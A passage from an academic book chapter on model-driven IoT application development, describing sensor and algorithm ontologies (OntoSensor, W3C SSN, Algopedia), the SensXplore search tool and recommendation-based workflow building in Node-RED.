There have been many efforts in this space to create a unified and generic abstraction layer. For example in sensor application development domain, different worldwide sensor communities like W3C SWE-OGC forum have tried to standardize a sensor specification language called SensorML (Botts et al., 2007) which is supposed to be followed by all the sensor manufacturers and users across the world thus removing heterogeneity across sensor world. Similarly, O&M (observation and measurement) is another standard following which sensor observation and measurement data is to be specified (Botts et al., 2006). All these standards have their own UML class diagrams which may be followed and implemented by anybody easily. But all such standards are made purely from software engineering point of view and are supposed to be limited within the concerned domain i.e. sensor. These type of representation models lacks semantics within them i.e. one cannot easily understand what the data specified in O&M format means without guidance from a sensor domain expert. This leads to same set of application development challenges that we have discussed already.

There are different integrated IoT application development platforms which provide services like device management, data storage and management, API based application development framework and a distributed application deployment framework. Some of these frameworks appear in different avatars like PaaS (Platform as a Service), SaaS (Software as a Service), AaaS (Analytics as a Service) etc. where they offer different services for application developers to use and developers do not need to worry about what happens inside. However, they do not actually address the issues like code reusability, need for multiple skills in domain, analytics, programming etc. which are necessary for ease of application development.

Model-driven software development (MDSD) process is a prevalent approach that talks about creating an abstract model and derive an implementation from it (Riedel et al., 2010). OASIS (Oasis, n.d.) uses this approach in their standard meta-model for IT services called TOSCA to address the challenges related to heterogeneous application environments in cloud applications domain (Tosca, 2013). Implementing such idea in IoT application development was proposed in 2014 (Pal et al., 2014). It is possible to create standard models of IoT components like sensors, algorithms, infrastructure etc. which can then be re-used by application developers in actual implementation scenario. If the models are created based on ontologies of each such domain, then from the knowledge engineering point of view, one can infer new

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

and deep insights from underlying concepts of the abstract model. This approach advocates separation of concerns among different stakeholders by introducing re-usable meta-models for IoT system and then automating the development process by stitching required models relevant to a solution, thus augmenting capability of developer and minimizing development time. This Model-driven Development (MDD) framework is capable of addressing issues like algorithm re-use, distributed execution of analytics, generation of analytics and reasoning workflows, a common ontology and semantics for sensor data etc.

USE OF KNOWLEDGE MODELS: AN IoT SCENARIO

To elaborate the use of ontological knowledge models in IoT application development, let us take an example use case of "detecting the heart rate of a human from the PPG signal (photoplethysmograph) using mobile camera." In the smart healthcare paradigm, it is envisaged that normal people will be able to use simple and ubiquitous devices such as mobile phones to monitor their day-to-day physiological parameters, and hence the demand for such applications are actually on the rise. To develop such an application (which is intentionally chosen to be a simple one for easier understanding), a naïve developer needs to be able to answer four top level questions to start with:


1. **What is PPG?** Which requires knowledge from healthcare domain to answer,
2. **How is a PPG Signal Processed in Order to Discover Some Insight From it?** Which involves signal processing domain knowledge,
3. **What are the Algorithms That can be Applied on a PPG Signal?** Requires algorithm domain expertise,
4. **How can a PPG Signal be Processed in a Mobile Camera Itself for Faster Processing?** Which requires knowledge of computational infrastructure.

It is clear that to develop such an application, developer needs help from at least four experts from different domains, leaving apart expertise required to answer many more smaller questions that we have not mentioned at all in above list.

Let us now approach the problem with knowledge models from each of the domains and see how such models can help the developer to figure out a solution to the problem. Figure 1, very simplistically, shows (clockwise from top left corner), ontological models of generic domain knowledge, followed by a healthcare-specific domain knowledge derived from the generic model, a model of infrastructure knowledge and finally algorithm domain knowledge. Relationships shown in generic knowledge model and specific knowledge model are similar except the fact that entities are different in two models: while the first one uses generic entities like *Feature Of interest, Observation, Stimuli, Property, Type* etc., the later one uses specific terms related to healthcare, such as *Heart, Heart Rate, Tachycardia, Physiological parameters, Periodic* etc. The healthcare model also has the fact that: *Heart Rate* is a *periodic* signal and can be captured by *PPG by a camera*. Now the algorithm knowledge model has the fact that: *Fast Fourier Transform* or *FFT* can be applied on a *periodic signal* to convert it from time-domain to frequency-domain. The infrastructure knowledge model mentions that: *mobile phones* have c*amera* with a given frame ratio and have some amount of computing capability. Putting all these facts together, an efficient reasoner can infer answers of all of the above four questions and accordingly help the application developer.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Ontological knowledge models to be used in IoT application development



There can be numerous such knowledge models (e.g. for biology, social network, communication etc.) which may be useful in developing cross domain IoT applications. These models, once connected with each other, can help in inferring new facts that are apparently unknown to even domain experts. If the models are enriched properly, they can even suggest certain steps during development, for example, recommending a suitable algorithm for a given type of dataset or signal, or a communication device which has support for a faster network protocol.

However, sensors and algorithms are most common resources that are used in most of the IoT applications. Hence, in this chapter, we have focused in creating authentic and useful knowledge models for these two domains. In next sections, we will discuss how we have tried to achieve this goal.

CREATION OF SENSOR KNOWLEDGE MODEL

The W3C SSN Incubation group (Compton et al., 2012) has identified four most relevant types of use cases related to sensor world, which are:

1. **Data Discovery and Linking**: Related to classification and linking of data created out of sensor observation;
2. **Device discovery and Selection**: Related to searching sensors as per their capabilities and features;

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3. **Provenance and Diagnostics**: Related to error in data and sensor network; and
4. **Device Tasking and Operations**: Related to core level programming and controlling of sensor.

The first two of the above points are of utmost importance for IoT application developers and last two are relevant to users responsible for deployment and maintenance of sensors systems.

Most of the IoT application workflows start with sensors which feed raw observation data to the applications. Parameters like quality, velocity, accuracy, format, frequency etc. of sensor observation data directly dictate the design of initial steps of the workflow and in turn they affect the whole application. Thus success of the application largely depends on correct selection of sensors (as mentioned in use-case 2 in above list) along with correct deployment of those sensors for a given scenario. Correct selection of sensor depends upon depth and breadth of knowledge about sensor parameters like capabilities of reading and sending data, measurement methods, measurement precision, battery consumption, deployment expenditure etc.

An efficient context-aware search mechanism for sensors will help both IoT developers who will select the right sensor to feed their application and field engineers who will select and deploy correct sensor for a given deployment scenario (Corcho et al., 2010). Capturing facts about sensors and related parameters in ontological form and thus creating a knowledge model of sensor can play an important role here by recommending best-fit sensor to be deployed or to be used in an application.

Related Works

At the time of this development, no recommendation based sensor selection and search mechanism was readily available. Some efforts were made to capture and describe sensors and related concepts in ontological form. Each of such efforts has pros and cons of its own. As per our study, each of them addresses a focused set of problem and is unable to serve as a reusable and extendable ontology which can be applied to all varieties of sensor and related applications. Issues related to these ontologies are discussed below:

1. **SWAMO**: It has a good presentation of sensor domain (Underbrink et al. 2008). It accommodates real-time sensor information like position, orientation of a sensor etc. Every concept in this ontology is a subclass of "Component" class but that class does not have any clear reference or description; thus making this class to be linked to or aligned to similar concepts in other external ontologies. Conceptually every aspect of a sensor cannot be mapped to "Component". Some classes like "Acceleration" are shown as a subclass of "Position" class which is again conceptually wrong. SWAMO's focus is particularly limited on processes which control sensors. It however enables composition of dynamic and interoperable sensor web services which are essential components of modern semantic web applications. Thus only a part of this work, not all, can be reused for our purpose.
2. **SDO** (Eid et al., 2007): This lightweight ontology re-uses concepts from SUMO (Niles et al., 2001) ontology. This is a desired feature in terms of extension and reusability but it confines itself by describing entities related to sensor observation data only. No other sensor related concept (for e.g. capabilities, range, power consumption etc.) is captured here. Moreover, it is not well maintained.
3. **OntoNym** (Stevenson et al., 2009): This sensor ontology tries to describe sensor and sensor data but it only has 8 classes, 13 object properties and 1 data-type property. This leaves a lot of room

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


for extension but the lack of richness does not make it an ideal candidate for reuse. So this being very lightweight and having less coverage, has not been adopted for our purpose.

4. **OntoSensor** (Russomanno et al., 2005): Made by University of Memphis, this is another sensor ontology which inherits IEEE SUMO as top level ontology and reuses concepts from SWE SensorML (SWE OGC, 2013), GML and ISO 19115; thus making it a rich and useful-to-reuse ontology. The 'Sensor' and 'Platform' concepts of OntoSensor extend the 'Measurement Device' and 'Transportation Device' concepts respectively from SUMO; while the 'Event' concept extends the 'Process' concept. Via these classes, it covers sensor, its deployment and sensing methods. OntoSensor also covers sensor capabilities and measurable entities. The overall structure and relations defined in OntoSensor, along with features mentioned above, makes it most eligible candidate to extend further to reach to a comprehensive sensor ontology. Though it lacks in detail technical specification of sensor but that is not a must have feature for such a purpose. We have fused some concepts from SDO ontology into OntoSensor to cover up some gaps in description of sensor data entities. In next section, we describe our approach of making such an Ontology by extending OntoSensor.

Working with OntoSensor

As shown in Figure 2, IEEE SUMO is the top level ontology from where OntoSensor has been extended. Structure-wise we have divided the concepts in OntoSensor into five logical modules namely: (i) Sensor Hierarchy Representation (SHR), (ii) Sensor Data Representation (SDR), (iii) Sensor Function Representation (SFR), (iv) Sensor Data Exchange Representation (SDER) and (v) Domain Specific Representation (DSR). Each of these is briefly described below. Though the structure is generic to be used for any sensor but for demonstration purpose we have used *energy meter* as an example sensor here.


Figure 2. Extending OntoSensor: Logical modules



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. **SHR** represents the hierarchical class structure or taxonomy of the sensor entity. Classification of a sensor can be made based on various dimensions like (1) its observables, (2) sensor material, (3) application of sensor (4) its measurement accuracy (5) cost (6) output signal (7) functional principles etc. For example, based on "observables", a probable hierarchy for energy meter can be *Sensor ==> Electrical ==> Electromechanical ==> Induction ==> Energy Meter*. SHR module is made in such a way that it can support any type of classification of sensors, thus making it a generic module.
2. **SDR** is the logical group of concepts related to entities observed by a sensor. This includes thematic, spatial and temporal components of the observation entity. We have re-used "Parameter", "Physical Properties", and "Tuple" concepts from OntoSensor and extended them into larger subtrees. "Parameter" typically encloses the measurable parameters of a sensor (e.g. x, y, z component of acceleration for an accelerometer sensor) while "Physical Properties" hold specifications like accuracy, power consumption of sensor. Figure 3 provides a brief snapshot of SDR for energy meter sensor.
3. **SFR** encapsulates the functionality aspects of a sensor. This includes the Read, Write, Send, Filter, Sleep type of functionality of a sensor. "Action" class of OntoSensor has been extended to create this logical SFR module. These functional entities and their relations will lead to create the semantic web services to be used in applications.
4. Sensor based systems require a secure and flexible bidirectional data communication between functional blocks of the system. Plethora of protocols and proprietary way of data representation are considered for short and long haul communication within sensor based systems. The Sensor Data Exchange Representation (**SDER**) is a logical model to represent communications and data exchange capabilities of sensors, actuators and other physical sensor devices. A snapshot of the

Figure 3. Sensor data representation: Extending OntoSensor



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


ontological implementation of SDER for energy meter sensor is shown in Figure 4 where communication concepts like GPRS, WiFi, MBus, Modbus, Zigbee, SerialPort etc. are included. These concepts however can be imported from or linked to external ontologies.

5. **DSR** or Domain Specific Representation is a place holder for capturing concepts which are very specific to a sensor type. Entities and their relations captured in this module are not generic at all. This module has three layers in it: a) *Main Representation* which includes central domain specific concepts, b) *Extended Representation* which is logical extension of *Main Representation* and defines context-aware concepts those have a meaning only in the context of related domain, and finally c) *External Representation* which allows semantic rules, relationships and dependencies between physical resource and external concepts. Examples of some DSR concepts for energy meter sensor are *phase displacement, master-slave mode, user consumption* etc. which carry no meaning for any other sensor.

This implementation of OntoSensor based generic sensor ontology is sufficient for the purpose of storing sensor domain knowledge and then searching those facts. It almost creates room for capturing all possible metadata and observation data of a sensor. Based on this ontology, we have made a sensor data (and metadata) storing and searching system called SensXplore (Dey et al., 2013).

This description of sensor and related searching application are very useful for any general purpose sensor related task. But it failed in case of IoT specific applications. We have already discussed that most IoT applications try to understand the perspective or context of a situation or event in physical real world. They try to find physical reason behind an event and want to help end user to act as per situation or context. Our OntoSensor based sensor ontology does not relate to physical world and physical object of interests.

Figure 4. Sensor data exchange representation: Extending OntoSensor




EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

W3C SSN Incubation group has created a top level structured sensor ontology which accommodates features or properties of physical world objects of interests, their measurable properties and also tries to tell which sensors can measure these properties (Compton et al., 2012). This ontology is based on *Stimulus-Sensor-Observation* aka SSO paradigm (Janowicz et al., 2010) and is made with a goal to use it in modern sensor centric web applications i.e. IoT application. While it maintains modularity in structure and have good pluggability with external ontologies, it also has a good coverage of physical world concepts namely *events, stimuli, feature of interest* etc. and sensor related concepts like *measurement parameters, sensing methods, capability* etc. (refer Figure 5). The following section discusses how we have aligned our work with SSO paradigm in order to support IoT use cases.

A Better Approach: Aligning With SSN Ontology


The SSN ontology is aligned with DOLCE UltraLite ontology (DUL, n.d.) which can be used as a common ground for integration and for concept matching with other domain ontologies. Moreover, SSN ontology is able to integrate with other sensor and observation description standards like SWE SensorML, O&M and TML etc. We have imported some external ontology to further enrich SSN ontology. An external ontology named UCUM, located at http://purl.oclc.org/muo/ucum, is imported to introduce some physical measurable entities like *acceleration, temperature, electric current* etc. This ontology has also been used for linking unit of measurements of the observables and capability concepts like accuracy, range etc. In order to cater the time and location information queries, we have imported one Temporal and Spatial ontology into SSN ontology. Figure 6 shows the new structure of sensor ontology. Similar to the case of OntoSensor, here too we have used *energy meter* as an example sensor.

Figure 5. SSN: Basic concepts and relations




EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Structure for extended ontology for energy meter sensor



As illustrated in Figure 5, s*timuli* are detectable changes in physical world. As they trigger sensors to measure a change in physical world, they are the reason behind any *observation* or measurement. They trigger changes in values of physical measurable parameters or *properties* around a target physical world object, called *Feature of Interest*. Same *stimuli* however can trigger different sensors. In case of energy meters, example of *Feature of Interest* can be a household, a railway station or a factory (refer Figure 7). On the other hand, *stimuli* can be of unpredictable type like sudden voltage change, power cut etc. or of predictable type like some pre-scheduled run of washing machine in a household which draws a lot of power (refer Figure 8). These *stimuli* act as trigger for energy meter and in turn it measures physical parameters like voltage, current etc. Thus eventually *stimuli* create an *observation* entity. In Figure 9, this relation between *stimuli-Feature of Interest-observation* is explained with respect to instances created for energy meter sensor.

Figure 7. Implementation of "Feature Of Interest" in energy meter scenario



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 8. Implementation of "Stimuli" in energy meter scenario





Figure 9. Relation between FOI and Stimuli: energy meter case



Implementation details of other sensor related concepts like observation, measurement properties, measurement capabilities etc. are discussed in details by (Dey et al., 2015). We are not repeating those implementation details here again. One can easily include multiple types of sensors like Image sensor, Motion sensor, Position sensor etc. following the extended SSN ontology structure. Figure 10 illustrates one such example.

Based on this work, we have modified the SensXplore tool. This tool enables registration of new subclasses of sensors (like barometer, accelerometer, energy meter etc.) to be incorporated into the ontology. Figure 11 shows creation of energy meter subclass within the sensor bucket. Once a subclass of sensor is created, then users can create instances of that sensor subclass. For example, if energy meter sensor subclass is created then instances of energy meter namely Kamstrup energy meter, Ericson meter

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 10. Supporting multiple Sensor in Extended SSN ontology





Figure 11. Browsing the sensor hierarchy



etc. can be created. Similarly for barometer sub class, instance called Omron barometer can be created. In order to create a new instance of a sensor subclass (say energy meter), one have browse through the sensor class hierarchy and have to click on desired sensor subclass i.e. energy meter class to get a web based user interface (refer Figure 12) that shows all the properties of sensor class along with additional properties of respective energy meter subclass. By filling up values for all these properties one new

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

instance of energy meter subclass can be created. Once the energy meter instances are created they can be deployed at different households (which are feature-of-interests) via SensXplore tool and then one can geographically search those energy meters using the geo-search mechanisms provided in this tool. Output of the search will be shown visually where sensors will be spotted by red dots on a map (refer Figure 13). Deployment scenarios are typically characterized by entities like feature of interest, stimuli, measurement parameters etc. This tool is capable of recommending which sensor is best fit for a given deployment scenario. IoT application developers can also be benefitted by this tool. They can search deployed sensors based on measurable parameters, location, capabilities etc. and can stitch with their application workflow which will be discussed in a relevant section.


In next section, we discuss how to create an efficient algorithm knowledge model and how to use it.

CREATION OF ALGORITHM KNOWLEDGE MODEL

While developing an IoT application, the selection of sensor for collecting data remains the first hurdle. We have discussed above how a sensor knowledge model can help developers in this regard. Our next goal is to create an algorithm knowledge model.


After collecting raw observation data from sensors, it is often required to clean up noise from it. Then a lot of analytic algorithms run sequentially on that clean data to extract some meaningful insights from it. For example, to extract some meaning from sensor data using signal processing, the data has to pass through a set of steps like pre-processing, filtering, outlier detection, feature extraction etc. (Figure 14). For each of these steps there are many algorithms available and developers have to select one from those op-

Figure 12. Sensor registration tool



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Figure 13. Geographic search of Sensors in SensXplore tool



tions. Each algorithm in each such category have their own specialty based on parameters like complexity, accuracy of result, execution time, applicability etc. Selecting right algorithm for each step from this sea of options and stitching them in proper meaningful sequence is not a layman's job. This demands expertise to understand the basic philosophy and knowledge about algorithms and their applicability against a given problem. As most of the analytics on sensor data involve machine learning techniques, we have seen from our experience that maximum development effort is spent to extract right set of features from the data set and then to remove unnecessary or redundant features from the set. Quickly acquiring such expertise for developing an application in IoT domain is a tough job from the developer's point of view and eventually it will slow down the development process. Thus automation in this area is a desired effort.

A knowledge model and corresponding semantic repository of algorithms and features, like we did in the case of sensors, containing detail facts can be a good answer to the above problem. Associated with it there should be a tool which will recommend developers to select right algorithm and stitch them in right sequence in order to make a meaningful sensor data processing workflow aka the core of an IoT application.

Figure 14. A sample core IoT workflow



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Related Works

A few efforts have already been made to address aforesaid area of requirement. We found that there are two types of work in this area: 1) an algorithm repository that comes with a workflow designer tool associated with it, and 2) a workflow designer tool that have an algorithm repository associated with it. Since having a workflow designer tool is necessary to demonstrate the use of algorithm repository so first type of work is very obvious while second type is not very obvious because workflow creation tools are usually generic in design such that they can use algorithms, functions, rules etc. from any arbitrary source.

Algorithmia (Algorithmia, n.d.) is a work that falls in first category mentioned above i.e. it is an algorithm repository associated with a workflow designer. It contains an interface tool for submission of new algorithms in its repository but it lacks depth in terms of variety and count. Also it does not recommend algorithms while creating a workflow. *Caiman* (Reyes-Aldasoro et al., 2011) is another online algorithm repository with very limited set of image processing algorithms focused only for cancer research. The structure of the repository is not very generic. *Stony Brook Algorithm Repository* (Skiena, 1999) is a very comprehensive algorithm repository consisting of about 70 algorithms with practical implementation. Algorithms are from different domains like data structures, computational geometry, graph theory etc. However it does not provide any mechanism of search and recommendation of algorithms and it does not facilitate creation of workflow. There is an algorithm ontology called *OpenTox* (Algorithm ontology, n.d.) created by a community of same name which targets to create models for detecting chemical toxicity; but its structure is not exhaustive and generic enough to accommodate various types of algorithms used in IoT domain. There is only a simple taxonomy of algorithm based on algorithm types and that too is very much focused for toxicity domain. The ontology does not have any relation defined amongst its classes. Kinetic Simulation Algorithm Ontology, in short *KiSAO* (Courtot et al., 2011), is another algorithm ontology that consists description of algorithms for simulation experiments with respect to a very limited set of predefined algorithm characteristics and parameters but it does not have a workflow associated with it.

On the second category of works, *Galaxy* (Blankenberg et al., 2010) is a genome data based workflow creation and execution framework but it has its proprietary execution platform thus restricting variety during workflow designing. Needless to say it does not have an algorithm repository associated with it. *Wotkit* (Blackstock et al., 2012) is another online tool which helps user add sensor, capture and visualize data from it and create custom IoT applications based on widgets exposed as REST APIs. But it does not have feature like processing and analysis of data and does not offer recommendation during workflow creation.

There are some cloud based IoT application development frameworks like *Axeda* (Axeda Machine Cloud, n.d.), *BlueMix* (IBM Bluemix, n.d.), *ThingsWorx* (ThingsWorx, n.d.) etc. which have features like device management and configuration, cloud application development, connectivity service provisioning and management but they lack in having a standard algorithm repository. Moreover semantic search and recommendation feature to be used during workflow designing process is missing. Here is a comparison table between such existing IoT frameworks shown in Figure 15. All of them have some common features, namely spatio-temporal queries, stream processing, execution support on edge and platform APIs but lacks some features like semantic search, recommendation, ontology enrichment, workflow enactment etc.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 15. A feature-wise comparison of IoT frameworks

	Absent	
	Partially matches	
	Present	
	Don't know	
	Value Added Features	Axeda
1	Stimuli detection from Observation by various reasoning techniques	
2	Semantic search, ranking, recommendation from repository of re-usable algorithm toolboxes*	
3	Ontology enrichment using structure/unstructured data from web (for 1)	
4	Context help for algorithms from structured data from Web	
5	Workflow designer dashboard	
6	Analytics Services as workflows	
7	Atomic task execution	
8	Workflow Enactment	
9	Distributed workflow orchestration	
10	Automated optimized partitioning/execution for Fog Computing	
11	Stream and Batch mode based optimal workflow partition	
*	signal/image processing, statistical, ML, Optimization, reasoning	

Algopedia: The Knowledge Model and Repository for Algorithms


As none of the above works found to be a right starting point for creating an algorithm knowledge model hence we started from scratch. However we have carefully picked up a few classes and properties from these algorithm ontologies to incorporate in ours. The annotated repository of algorithm – we call it *Algopedia* - consists of three distinct parts: an algorithm ontology, an instance repository and a reasoner module. They are described in detail below.

1. **Algorithm Ontology:** The ontology has been created using Protégé 4.0 (A free, open-source ontology editor, n.d.). The top class of the ontology is *Algorithm*. The ontology contains different buckets (aka categories) of algorithms namely *Filtering, Signal Extracting, Machine Learning, Numerical Analysis, Statistical Analysis, Transforms* etc. and are created as subclasses of the *Algorithm* class. The buckets are created as per functionalities of the algorithms i.e. depending on what the algorithms do. Under each of these buckets, there are more subcategories of algorithms (refer Figure 16). The top *Algorithm* class has some generic data type and object type properties like description, authorName, complexity, inputParameters, configParameters, license, usability, profiling information, application areas etc. while sub classes have more specific properties associated with them. Other related entities like *Features, Input and Output Parameter, SignalType, Time* and *Space Complexity* etc. are also defined at the same level of *Algorithm* class. The relations between these entities with *Algorithm* classes are defined using object properties, data-type properties along with associated rules, restrictions and annotations (refer Figure 17). This ontology contains pseudo-codes associated with each algorithm classes. The structure and elements of this ontology provides the basic metadata model for algorithms and is flexible to be enriched with more algorithm categories/sub-categories (i.e. classes), metadata, relations and annotations. Web mining and crowd sourcing from domain experts and users can be a good source for this.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


2. **Algorithm Instance Repository:** Based on aforesaid algorithm ontology model and following the pseudo-codes therein, a repository of working code is created. Any coder can implement a code instance for a given algorithm by following steps in corresponding pseudo-code from the ontology. Next, he/she can submit that code sample in the instance repository along with proper annotations and metadata like author's name, data set on which it is tested, profiling information if any etc. Let's explain this with an example. Say, an algorithm domain expert has created one algorithm class Filter and its subclass *BandPassFilter* and respective pseudo-codes. These are stored in Algopedia ontology. If somebody writes a python implementation named *bandpass_filter.py* based on *BandPassFilter* pseudo-code then that particular.*py* file goes to algorithm instance repository. Different languages like C, R, Java etc. can be used to implement same *BandPassFilter* pseudo-code and each of them can have different code complexities; the repository will accommodate each of them and all of them will be identified as instances of the class *BandPassFilter*. This instance repository can again be enriched by web mining, crowd-sourcing and by feedbacks from users of the instances so that a ranked list of implementations can be generated and be used for recommendation purpose.
3. **Reasoner:** The reasoner module in Algopedia works both on algorithm ontology and repository. This module
   a. Validates correctness of ontology and repository after a new entry is made by experts or coders or after a round of enrichment via web crawling or crowdsourcing is done.
   b. Can recommend a set of ranked algorithms most suitable for given criteria like signal-type, feature type etc.

Figure 16. Algopedia buckets



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 17. Concepts and relations around "Algorithm" class



Algopedia Web UI

Similar to sensors, we have made another web based tool to allow algorithm code writers to submit their implementations of a pseudo-code in Algopedia repository along with relevant annotation and metadata like author name, library dependencies, compiler version, input/output parameter details etc. This user interface can also be used to edit or modify aforesaid details of instances (refer Figure 18). This user interface is dynamically bound with the underlying Algopedia ontology via REST APIs as listed in table shown in Figure 19. This means: the right panel in Figure 18 is created dynamically as per properties of Algorithm class in ontology. If a new property is added or an existing one is modified, then the changes automatically will reflect back in the user interface. The web services listed in Figure 19 are very much similar to that for sensor ontology.

In next section, we will discuss how these types of knowledge models can be used to create a recommendation based workflow creation in IoT domain.

WORKFLOW CREATION USING KNOWLEDGE MODELS

We have mentioned earlier that most IoT applications basically follow a workflow at their core. This workflow generally starts by collecting sensor observation data and then it processes that data in multiple steps using different algorithms to extract some meaningful insight to be used for further actions. Most of the IoT applications which deal with sensor signal processing follow a common workflow template as shown in Figure 14. It starts with a) data collection from sensors, b) then a set of noise cleaning is done on the data, c) then the data passes through pre-processing stage where it may be converted from frequency domain to time domain, d) next some steps like outlier detection, filtering etc. are done. After these basic steps are over, these workflows often involve classification or clustering model creation using machine learning techniques where one have to extract features out of the processed sensor data set

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 18. Web Interface for Algopedia




Figure 19. Sample web services for Sensor and Algorithm knowledge models

Purpose	Method	Relative URI
Concept Hierarchy	GET	tree/classHierarchy
Concept-Instance Hierarchy	GET	tree/classInstanceHierarchy
Concept Template	GET	GPserver/conceptPrototype/{classURI}
Concepts	GET,POST,PUT,DELETE	GPserver/concepts{classURI}
Instance Template	GET	GPserver/instancePrototype/{classURI}
Instances	GET,POST,PUT,DELETE	GPserver/instances/{instanceURI}
Edit Instance	GET	GPserver/editInstance/{instanceURI}
SPARQL Query	GET	query/sparqlQuery/{queryString}

and then select some meaningful features to create a prediction model using supervised or unsupervised learning methods. Model creation and its training part are normally done on trial data. Once the whole workflow along with the model is ready, then one can execute the flow on real time sensor data.

Most of the naïve developers do not have knowledge about the pattern and nature of the data, what to do and not to do with a specific set of data, which algorithm applies best for a certain step or for a


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

certain signal type etc., so it is tedious and time consuming to create one successful workflow. Again, selecting right features from a huge set of features, running right set of model creation algorithm based on the data geometry requires multiple trial cycles and requires hard core machine learning expertise. Readymade knowledge models involving sensors, algorithms, data patterns, features, machine learning techniques along with rule engines can help naïve developers by recommending at each and every steps of such a complicated workflow creation and thus can help save a lot of development time.

We have developed a recommendation based system to create an IoT workflow using the sensor and algorithm knowledge models along with meta-models of feature and machine learning domain knowledge at the backend. We have used a web based tool named Node-Red to demonstrate this system. Here developers can select from a set of custom-made nodes like *SensorSelector, AlgoRecommender, DisplayData, FeatureSelector&Extractor* etc. They can drag and drop one node and can select parameters of their choice within that node. For example, in *AlgoRecommender* node (refer Figure 20), they can select what step they want to execute (say *pre-processing* and then a sub-step called *transform*), what type of data is coming into that step (say *periodic stationary*) etc. Based on these parameters, the algorithm knowledge model will recommend most suitable set of algorithms available and developer can select one from that set (say *FFT*).

In a similar fashion, *FeatureSelector&Extractor* node can work with support of corresponding knowledge models. We have created a repository of more than eighty signal features which are most commonly used in sensor signal analytics and have classified them into time and frequency domain. Example of time domain features are RMS, zero crossing rate, low energy frame rate, running average of amplitude, sum of absolute differences, intensity etc. while example of frequency domain features are spectral entropy, spectral flux, spectral roll off, bandwidth, phase deviation etc. This node helps in reducing the dimensionality of the features by performing a set of optimization techniques and finally recommending a reduced set of features to developer. During model creation phase, system recommends

Figure 20. A snapshot of Algo-recommender node



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


a list of possible learning algorithms for the user to select any one of them (like SVM); corresponding configuration parameters (like window size, cluster number etc.) are also to be supplied to create the model.

The drag and drop facility in Node-Red will enable developers to undergo multiple trial and error loops until they reach their desired solution. Without recommendation and in absence of backend knowledge models, these multiple trials would take days rather months to come up with a working solution. Once a workflow is complete by stitching all the nodes together (as shown in Figure 21), it can be converted into a JSON structure and then can be executed in local or cloud execution platform with real time sensor data. A successfully created workflow can be stored back into the *Workflow Knowledge Model* for further reuse by other developers who try to create similar applications. The whole mechanism of the workflow creation platform is described in more detail by (Dey et al., 2015).

FUTURE WORKS AND CONCLUSION

In this chapter, we have discussed how a model driven approach for application development can be realized in IoT domain and how ontologies can help create such reusable knowledge models. So far we have designed the sensor and algorithm knowledge models and used them successfully to create a web-based application development platform which can provide recommendations to the developer using the knowledge models. However, this is an initial prototype and there is ample scope of work left in this area. Both algorithm and sensor knowledge models can be enriched by crowd sourced information from users. This information may include qualifications such as better lifetime, better battery usage or better reliability for sensors, and time/space complexity, memory footprint, functional qualities etc. for algorithms. Such crowdsourcing, in effect, will increase the reliability and use of these models in IoT community. We have to make necessary arrangements to enable crowd-sourcing within our system. At present, knowledge models are exposed to application world by RESTFul web services. More such web APIs are to be made for ease of development. A scope of improvement is to make such web services compatible with semantic web service standards like OWL-S. While creating a workflow, we can incorporate the *Design by Contract* paradigm of software development, using which the system can itself identify

Figure 21. Sample MDD nodes and a sample workflow created in Node-RED platform



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

whether a node with certain output can be stitched with a next node that expects a certain input. This is not only limited to syntactic matching but also semantic matching so that the workflow makes sense.

A typical smart IoT application captures raw data from sensors, and then tries to extract some meaningful information from the data by running some analytics. Based on some rules, the application then tries to derive the actual insight from the information and we call this acquiring knowledge. Finally based on that knowledge, the application tries to take decision for a given situation. This final step is the most crucial in the sense that the accumulated knowledge and the reasoning method in the application should be correct enough to take the appropriate decision. As of now, this final layer, which is often called the *layer of wisdom*, does not have any proper methodology to take into account the experience of a real practitioner in a certain domain, for example the experience of a doctor. But extensive research is going on across the world on data and decision sciences, using numerous approaches such as *deep learning* and *deep QA*, which we feel are two complimentary approaches – one based on the discovery on intricate patterns and relationships within the data, and the other based on the accumulation of knowledge through books, journals, literature etc. If and when the success in building a proper human-like learning system is achieved, the much-needed wisdom layer on analytics will take its proper shape. Until that time, a staged automation is what we may be looking at – such as, automated signal cleanup process, automated extraction of signal features etc. to help the industry create more and more smart applications in order to help people in their daily activities.

REFERENCES

A free, open-source ontology editor and framework for building intelligent systems. (n.d.). Retrieved March 31, 2016, from http://protege.stanford.edu/

Algorithm ontology. (n.d.). Retrieved March 31, 2016, from http://www.opentox.org/dev/apis/api-1.1/Algorithms

Algorithmia - Open Marketplace for Algorithms. (n.d.). Retrieved March 31, 2016, from https://algorithmia.com/

Axeda Machine Cloud | PTC. (n.d.). Retrieved March 31, 2016, from http://www.ptc.com/axeda/product/iot-platform

